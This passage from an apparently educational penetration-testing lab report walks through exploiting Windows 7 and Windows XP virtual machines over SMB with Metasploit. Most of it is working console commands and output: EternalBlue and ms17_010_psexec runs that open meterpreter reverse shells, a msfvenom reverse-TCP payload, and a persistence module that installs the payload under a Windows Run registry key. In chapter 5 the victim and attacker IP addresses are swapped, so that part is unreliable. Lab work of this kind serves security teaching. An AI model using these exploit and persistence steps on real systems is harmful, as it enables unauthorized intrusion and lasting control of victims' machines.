e/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                                   normal   No     MS17-010 SMB RCE Detec
tion
   4  exploit/windows/fileformat/office_ms17_11882        2017-11-15       manual   No     Microsoft Office CVE-2
017-11882
   5  auxiliary/admin/mssql/mssql_escalate_execute_as                      normal   No     Microsoft SQL Server E
scalate EXECUTE AS
   6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli                 normal   No     Microsoft SQL Server S
QLi Escalate Execute AS
   7  exploit/windows/smb/smb_doublepulsar_rce            2017-04-14       great    Yes    SMB DOUBLEPULSAR Remot
e Code Execution
```

Figure 4.6: Searching of exploit

- We will use `eternalblue`. So, we select it. We can see that payload has been automatically selected to **windows/x64/meterpreter/reverse_tcp** which is exactly what we want. So we don't need to reconfigure it. We display the options.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                             ploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affect
                                             s Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 tar
                                             get machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Wi
                                             ndows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target
                                             machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Serv
                                             er 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
```

Figure 4.7: Selection and Configuration

- We set RHOSTS to victim's IP which is 10.0.2.15 and check to see if it is properly set. All other required fields are already configured. Next we search for ms17_010 exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.2.15        yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                             ploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affect
                                             s Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 tar
                                             get machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Wi
                                             ndows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target
                                             machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Serv
                                             er 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
```

Figure 4.8: Configuration of options

4.3.2 Execute EternalBlue Exploit

- We then execute it to gain access to victim machine. We get a meterpreter shell to communicate with victim machine and execute command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64
-bit)
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[+] 10.0.2.15:445 - Connection established for exploitation.
[+] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.2.15:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 10.0.2.15:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 10.0.2.15:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[+] 10.0.2.15:445 - Sending SMBv2 buffers
[+] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.15:49167) at 2024-03-08 19:20:57 +0600
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```


Figure 4.9: Execution of exploit

- To test our access, we execute `screenshot` command.


```
meterpreter > screenshot
Screenshot saved to: /home/zulkar/jPWktHuG.jpeg
```

Figure 4.10: Screenshot command execution

- To test our access, we execute `screenshot` command.



(a) Current state of victim machine



(b) Display of acquired screenshot

Figure 4.11: Screenshot of the victim machine

Chapter 5

Windows XP SMB Service Exploit

5.1 Introduction

In this demonstration, we try to exploit Windows Xp through smb service vulnerability and try to continue our access to victim machine ever after security patches of that particular vulnerability. So, naturally we can divide it into two parts.

- **Vulnerability Exploitation:** We use exploit module of metasploit to gain access to victim machine through smb service vulnerability.
- **Persistency of Access:** We use **Post-Exploit Module** of metasploit to permanent our access to victim machine.

5.2 Vulnerability Exploitation

In this attack,
The IP address of victim machine: **10.0.2.15**
The IP address of attacker machine: **10.0.2.6**.

5.2.1 Find Vulnerable Ports using Nmap

- We then use Nmap to find open ports of victim machine.

```
┌──(zulkar㉿kali)-[~]
└─$ nmap 10.0.2.15 -Pn -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 19:11 +06
Nmap scan report for 10.0.2.15
Host is up (0.0013s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: ZULKAR-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.29 seconds
```

Figure 5.1: Nmap report of victim machine

We can see that port 445 is open which is related to Windows smb service.

5.2.2 Search Exploits for SMB Port

- So, next we try to find smb related exploit in metasploit using the search feature. Here using **type:exploit** and **platform:windows**, we are limiting our search in just exploit modules and windows operating system.




Figure 5.2: Search result




Figure 5.3: Search result cont.

- For this demonstration, we will use `ms17_010_psexec`. So we select it using `use` command and view necessary options that we need to set using the `show options` command. Here again, we don't need to configure payload as it is already set to what we want.




Figure 5.4: Selection and show options

- We set the **RHOSTS** to our victim's IP which is 10.0.2.6 and check to see if it is properly set.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.0.2.6
RHOSTS ⇒ 10.0.2.6
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                Required  Description
   ----                  ---------------                --------  -----------
   DBGTRACE              false                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                             yes       How many times to try to leak transaction
   NAMEDPIPE                                            no        A named pipe that can be connected to (leave blank for
                                                                   auto)
   NAMED_PIPES           /usr/share/metasploit-framewor yes       List of named pipes to check
                         k/data/wordlists/named_pipes.t
                         xt
   RHOSTS                10.0.2.6                       yes       The target host(s), see https://docs.metasploit.com/do
                                                                   cs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                  no        Service description to be used on target for pretty li
                                                                   sting
   SERVICE_DISPLAY_NAME                                 no        The service display name
   SERVICE_NAME                                         no        The service name
   SHARE                 ADMIN$                         yes       The share to connect to, can be an admin share (ADMIN$
                                                                   ,C$, ... ) or a normal read/write folder share
   SMBDomain             .                              no        The Windows domain to use for authentication
   SMBPass                                              no        The password for the specified username
   SMBUser                                              no        The username to authenticate as
```

Figure 5.5: Configuration of options

5.2.3 Run the Exploit

- We then execute the payload to gain access to victim machine. We get a meterpreter shell to communicate with victim machine and execute command.

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175686 bytes) to 10.0.2.6
[*] 10.0.2.6:445 - Target OS: Windows 5.1
[-] 10.0.2.6:445 - Unable to find accessible named pipe!
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.6:1032) at 2024-03-04 07:34:40 +0600

meterpreter >
```


Figure 5.6: Execution of exploit

- We then execute it to gain access to victim machine. We get a meterpreter shell to communicate with victim machine and execute command.

```
meterpreter > screenshot
Screenshot saved to: /home/zulkar/dORWXpTU.jpeg
meterpreter >
```

Figure 5.7: Screenshot command execution

- We execute **screenshot** command to capture a screenshot of the victim machine.



(a) Current state of victim machine

(b) Display of acquired screenshot

Figure 5.8: Screenshot of the victim machine

5.3 Persistency of Access

If this was a zero day attack, then soon it could get patched. So we want to inject a persistent payload into the victim machine using our current connection to access it even after security patches. We will take help from **Post-Exploit Module** for this case.

5.3.1 Use TCP Reverse Shell Payload and Open Meterpreter Shell

- We generate our `windows/meterpreter/reverse_tcp` payload using msfvenom which will try to connect to attacker machine on port `9999`. This payload is from Post-Exploitation Module which will try to be persistent in victim machine.

```
┌──(zulkar㉿kali)-[~/Desktop/Payloads]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=9999 -f exe > candy.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(zulkar㉿kali)-[~/Desktop/Payloads]
└─$ ls
candy.exe  disaster.elf
```

Figure 5.9: Generation of payload

- So, we open a listener from our attacker machine. For this, we use `exploit/multi/handler` and **windows/meterpreter/reverse_tcp** as payload.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Figure 5.10: Listener for payload

- We set lhost to our attacker machine IP address which is **10.0.2.15** and lport to **9999** as it was set in the payload.

```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 9999
LPORT ⇒ 9999
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     9999             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Figure 5.11: Configuration of listener

- We check to see if all required fields are set and then execute it to start listening.




Figure 5.12: Configuration display and start listener

- We background our existing session to search for post exploit module.

Figure 5.13: Background existing session

5.3.2 Set Up Persistence Payload

- Next we search for persistence on windows platform. For this demonstration, we will use `persistent_exe` of post module. So, we select it and view options.

```
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_psexec) > search persistence platform:windows

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/windows/local/ps_wmi_exec                   2012-08-19       excellent  No     Authenticated WMI Exec via
Powershell
   1   exploit/windows/local/vss_persistence               2011-10-21       excellent  No     Persistent Payload in Windo
ws Volume Shadow Copy
   2   post/windows/manage/sshkey_persistence                               good       No     SSH Key Persistence
   3   post/windows/manage/sticky_keys                                      normal     No     Sticky Keys Persistence Mod
ule
   4   exploit/windows/local/wmi_persistence               2017-06-06       normal     No     WMI Event Subscription Pers
istence
   5   post/windows/gather/enum_ad_managedby_groups                         normal     No     Windows Gather Active Direc
tory Managed Groups
   6   post/windows/manage/persistence_exe                                  normal     No     Windows Manage Persistent E
XE Payload Installer
   7   exploit/windows/local/s4u_persistence               2013-01-02       excellent  No     Windows Manage User Level P
ersistent Payload Installer
   8   exploit/windows/local/persistence                   2011-10-19       excellent  No     Windows Persistent Registry
 Startup Payload Installer
   9   exploit/windows/local/persistence_service           2018-10-20       excellent  No     Windows Persistent Service
Installer
   10  exploit/windows/local/registry_persistence          2015-07-01       excellent  Yes    Windows Registry Only Persi
stence
   11  exploit/windows/local/persistence_image_exec_options  2008-06-28       excellent  No     Windows Silent Process Exit
 Persistence
```

Figure 5.14: Search for persistence

```
msf6 exploit(windows/smb/ms17_010_psexec) > use 6
msf6 post(windows/manage/persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   REXENAME  default.exe      yes       The name to call exe on remote system
   REXEPATH                   yes       The remote executable to upload and execute.
   RUN_NOW   true             no        Run the installed payload immediately.
   SESSION                    yes       The session to run this module on
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE, TASK)
```

Figure 5.15: Selection and option viewing

- We set **rexename** to whatever name we want it on victim machine, **rexepath** to payload path, **session** to our current background session id and **startup** to whatever type of startup program we want our payload to be.

```
msf6 post(windows/manage/persistence_exe) > set REXENAME sour.exe
REXENAME ⇒ sour.exe
msf6 post(windows/manage/persistence_exe) > set REXEPATH /home/zulkar/Desktop/Payloads/candy.exe
REXEPATH ⇒ /home/zulkar/Desktop/Payloads/candy.exe
msf6 post(windows/manage/persistence_exe) > set SESSION 1
SESSION ⇒ 1
msf6 post(windows/manage/persistence_exe) > set STARTUP SYSTEM
STARTUP ⇒ SYSTEM
msf6 post(windows/manage/persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):

   Name      Current Setting                    Required  Description
   ----      ---------------                    --------  -----------
   REXENAME  sour.exe                           yes       The name to call exe on remote system
   REXEPATH  /home/zulkar/Desktop/Payloads/cand  yes       The remote executable to upload and execute.
             y.exe
   RUN_NOW   true                               no        Run the installed payload immediately.
   SESSION   1                                  yes       The session to run this module on
   STARTUP   SYSTEM                             yes       Startup type for the persistent payload. (Accepted: USER, SYST
                                                          EM, SERVICE, TASK)
```

Figure 5.16: Option configuration

5.3.3 Run the Exploit

- Then we execute it to inject our payload to the victim machine using our existing connection.

```
msf6 post(windows/manage/persistence_exe) > run

[*] Running module against COMPUTER
[*] Reading Payload from file /home/zulkar/Desktop/Payloads/candy.exe
[+] Persistent Script written to C:\WINDOWS\TEMP\sour.exe
[*] Executing script C:\WINDOWS\TEMP\sour.exe
[+] Agent executed with PID 2584
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\EHGThIyqQr
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\EHGThIyqQr
[*] Cleanup Meterpreter RC File: /home/zulkar/.msf4/logs/persistence/COMPUTER_20240304.5419/COMPUTER_20240304.5419.rc
[*] Post module execution completed
msf6 post(windows/manage/persistence_exe) >
```

Figure 5.17: Execution

- We can see that we have got a meterpreter session on our listener.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:9999
[*] Sending stage (175686 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:9999 → 10.0.2.6:1148) at 2024-03-04 07:54:33 +0600

meterpreter >
```

Figure 5.18: Session on listener

- Also we have successfully injected our payload into the victim machine as a system process named whatever name we have earlier set.

